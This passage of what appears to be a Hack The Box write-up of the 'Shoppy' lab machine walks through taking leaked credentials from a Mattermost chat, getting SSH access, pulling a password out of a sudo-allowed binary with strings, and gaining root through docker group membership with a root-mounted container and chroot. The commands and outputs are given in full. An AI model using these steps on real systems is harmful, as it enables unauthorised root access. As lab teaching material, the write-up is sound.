
```
username: josh
password: remembermethisway
```



josh

Login form at http://mattermost.shoppy.htb

It works, and there is some Slack analogue.



Beginning of Town Square

Welcome to Town Square!

Post messages here that you want everyone to see. Everyone automatically becomes a permanent member of this channel when they join the team.


July 22, 2022

System 8:18 PM
You and 2 others joined the team.

Channels and messages

24. Find sensitive information in messages

Let me check every available channel and it's messages. I found a pretty interesting message in the channel `Deploy Machine` .



July 22, 2022

System 8:33 PM
@jaeger joined the channel.
You were added to the channel by @jaeger.

July 23, 2022

jaeger 8:22 AM
Hey @josh,
For the deploy machine, you can create an account with these creds :
username: jaeger
password: Sh0ppyBest@pp!
And deploy on it. Edited

josh 8:24 AM
Thanks, I'll remember that
The deploy machine will be created within the next 24h

jaeger 8:24 AM
Okay, good luck for that

josh 8:25 AM
Oh I forgot to tell you, that we're going to use docker for the deployment, so I will add it to the first deploy Edited

jaeger 8:26 AM
Nice, tell me when all is done

josh 8:26 AM
Sure I will

jaeger 8:26 AM
Ok, thanks

Deploy Machine channel


There are credentials for a user `jaeger` :

```
username: jaeger
password: Sh0ppyBest@pp!
```

Let's try to login ssh it.

25. SSH with user jaeger

Let's ssh to the machine with credentials above.




```
┌─[parrot@parrot]─[~]
└──╼ $ssh jaeger@10.10.11.180
jaeger@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
jaeger@shoppy:~$
```

ssh jaeger@10.10.11.180

It works! I received user access to the machine.

26. User flag

User flag is available in the file `user.txt` at the home directory.



```
jaeger@shoppy:~$ ls
Desktop  Documents  Downloads  Music  Pictures  Public  ShoppyApp  shoppy_start.sh  Templates  user.txt  Videos
jaeger@shoppy:~$ 
```

User flag


User access was received, let's try to receive root access 😎.

Obtaining a root access

Generated with ChatGPT

27. Check sudo permissions

Let's list what commands can execute user `jaeger` from sudo with a command `sudo -l`.




```
jaeger@shoppy:~$ sudo -l
[sudo] password for jaeger:
Matching Defaults entries for jaeger on shoppy:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jaeger may run the following commands on shoppy:
    (deploy) /home/deploy/password-manager
jaeger@shoppy:~$
```

sudo -l

`jaeger` can execute `password-manager` from user `deploy`.

28. Check jaeger permissions on deploy folder

Let's check what `jaeger` user can do in the folder `/hom/deploy` with a command `ls -la /home/deploy` as it show on the screenshot below.



```
jaeger@shoppy:~$ ls -la /home/deploy/
total 52
drwxr-xr-x 3 deploy deploy  4096 Jul 23  2022 .
drwxr-xr-x 4 root   root    4096 Jul 22  2022 ..
lrwxrwxrwx 1 deploy deploy     9 Jul 22  2022 .bash_history -> /dev/null
-rw-r--r-- 1 deploy deploy   220 Mar 27  2022 .bash_logout
-rw-r--r-- 1 deploy deploy  3526 Mar 27  2022 .bashrc
-rw------- 1 deploy deploy    56 Jul 22  2022 creds.txt
lrwxrwxrwx 1 deploy deploy     9 Jul 23  2022 .dbshell -> /dev/null
drwx------ 3 deploy deploy  4096 Jul 23  2022 .gnupg
-rwxr--r-- 1 deploy deploy 18440 Jul 22  2022 password-manager
-rw------- 1 deploy deploy   739 Feb  1  2022 password-manager.cpp
-rw-r--r-- 1 deploy deploy   807 Mar 27  2022 .profile
```


ls -la /home/deploy

User `jaeger` doesn't has any permissions in this folder. But I have an information that `password-manager` was built with C++, because I can see source code file `password-manager.cpp`.

29. Execute password-manager and try buffer overflow

As far as `password-manager` was built with C++—it's possible that buffer overflow is present in that code. So let's try to execute `password-manager` and provide very big fake payload. Use command below:


```
sudo -u deploy /home/deploy/password-manager
```



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password:
```

Launched passoword-manager

Let’s copy word `group` and past it in the `Please enter your master password` input as it was shown on the screenshot below.



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: [illegible]
[illegible]
Access denied! This incident will be reported !
jaeger@shoppy:~$
```


Buffer overflow not works

Unfortunately it not works, because C++ program validates input. Let’s try another approach.

30. Analyze binary with strings

Let’s read what strings are present in the `password-manager` binary with a command `strings`. I’m using this command:


```
strings /home/deploy/password-manager
```



```
jaeger@shoppy:~$ strings /home/deploy/password-manager
/lib64/ld-linux-x86-64.so.2
__gmon_start__
_ITM_deregisterTMCloneTable
_ITM_registerTMCloneTable
_ZNSaIcED1Ev
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1Ev
_ZSt4endlIcSt11char_traitsIcEERSt13basic_ostreamIT_T0_ES6_
_ZSt3cin
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEC1EPKcRKS3_
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEEpLEPKc
_ZNSt8ios_base4InitD1Ev
_ZNSolsEPFRSoS_E
__gxx_personality_v0
_ZNSaIcEC1Ev
_ZStlsISt11char_traitsIcEERSt13basic_ostreamIcT_ES5_PKc
_ZNSt8ios_base4InitC1Ev
_ZNSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEED1Ev
_ZSt4cout
_ZNKSt7__cxx1112basic_stringIcSt11char_traitsIcESaIcEE7compareERKS4_
_ZStrsIcSt11char_traitsIcESaIcEERSt13basic_istreamIT_T0_ES7_RNSt7__cxx1112basic_stringIS4_S5_T1_EE
_Unwind_Resume
__cxa_atexit
system
__cxa_finalize
__libc_start_main
libstdc++.so.6
libgcc_s.so.1
libc.so.6
GCC_3.0
GLIBC_2.2.5
CXXABI_1.3
GLIBCXX_3.4
GLIBCXX_3.4.21
u/UH
[]A\A]A^A_
Welcome to Josh password manager!
Please enter your master password:
Access granted! Here is creds !
cat /home/deploy/creds.txt
Access denied! This incident will be reported !
;*3$"
zPLR
GCC: (Debian 10.2.1-6) 10.2.1 20210110
crtstuff.c
```

strings /home/deploy/password-manager

This is a pretty big output which is not very useful for me. Let's try to play with encoding and use command `strings -e l /home/deploy/password-manager` .



```
jaeger@shoppy:~$ strings -e l /home/deploy/password-manager
Sample
jaeger@shoppy:~$
```


strings -e l /home/deploy/password-manager

It returns just one word `Sample` .

31. Use Sample in password-manager

Let's try to launch `password-manager` again and use that string `Sample` as a password.

```
sudo -u deploy /home/deploy/password-manager
```



```
jaeger@shoppy:~$ sudo -u deploy /home/deploy/password-manager
Welcome to Josh password manager!
Please enter your master password: Sample
Access granted! Here is creds !
Deploy Creds :
username: deploy
password: Deploying@pp!
jaeger@shoppy:~$
```

Sample is a password


Awesome! It works— `Sample` is a password for `password-manager`. Let's save credentials somewhere:

```
username: deploy
password: Deploying@pp!
```

32. SSH to the machine with deploy user

Let's try to ssh to the machine with user `deploy` which was returned from `password-manager` at the previous step.

```
ssh deploy@10.10.11.180
```




```
┌─[parrot@parrot]─[~]
└──╼ $ssh deploy@10.10.11.180
deploy@10.10.11.180's password:
Linux shoppy 5.10.0-18-amd64 #1 SMP Debian 5.10.140-1 (2022-09-02) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
$ 
```

SSH works

Credentials for `deploy` user works and I have an access to the machine from SSH.

33. Check sudo permissions

First of all I will check sudo permissions for `deploy` user with a command `sudo -l`.




```
$ sudo -l

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for deploy:
Sorry, user deploy may not run sudo on shoppy.
```

sudo -l

User `deploy` can't execute anything with `sudo`.

34. Check user groups

Let's check user groups with a command `id`.




```
$ id
uid=1001(deploy) gid=1001(deploy) groups=1001(deploy),998(docker)
```

id

Awesome, user `deploy` is in the group `docker`, while docker is running from the root. Let's launch container with mounted root directory for it, but before doing it let's check what images are present on the machine.

35. Check docker images

Let's check docker images which we can use to launch a container with a command `docker images`.



```
$ docker images
REPOSITORY    TAG       IMAGE ID       CREATED         SIZE
alpine        latest    d7d3d98c851f   18 months ago   5.53MB
```


docker images

There is an image `alpine`. This is a small Linux distributive. Let's use it.

36. Run a container in docker

Let's run a new container with mounted root directory in the docker with a command:

```
docker run --rm -it -v /:/mnt alpine /bin/sh
```




```
$ docker run --rm -it -v /:/mnt alpine /bin/sh
/ #
```

docker run — rm -it -v /:/mnt alpine /bin/sh

37. Chroot

Let’s change root directory to the mounted root with chroot:

```
cd /mnt
chroot .
```




```
/ # cd /mnt
/mnt # chroot .
root@1408384690ac:/#
```

Change root directory

Awesome — I received a root access 🙂. Root flag is available at the `/root/flag.txt` file.

Conclusions



Submitted flags in the machine Shoppy

I explained how to obtain user and root access to the machine Shoppy in Hack The Box. I learned some concepts which will be useful for me at my work as software engineer during this lab:

> SQL Injection is a big vulnerability and software should be always protected from it. (I prefer to use prepared statements in my code to protect from SQL Injection)
>
> Sensitive information shouldn't be shared in the chat messages, like it was in mattermost instance at the machine Shoppy.
>
> Docker group provided for user may be used for privileges escalation.

Thanks for finishing reading the article and follow me on Medium if you want to read similar articles regularly 🙂. Also, feel free to connect with me on LinkedIn.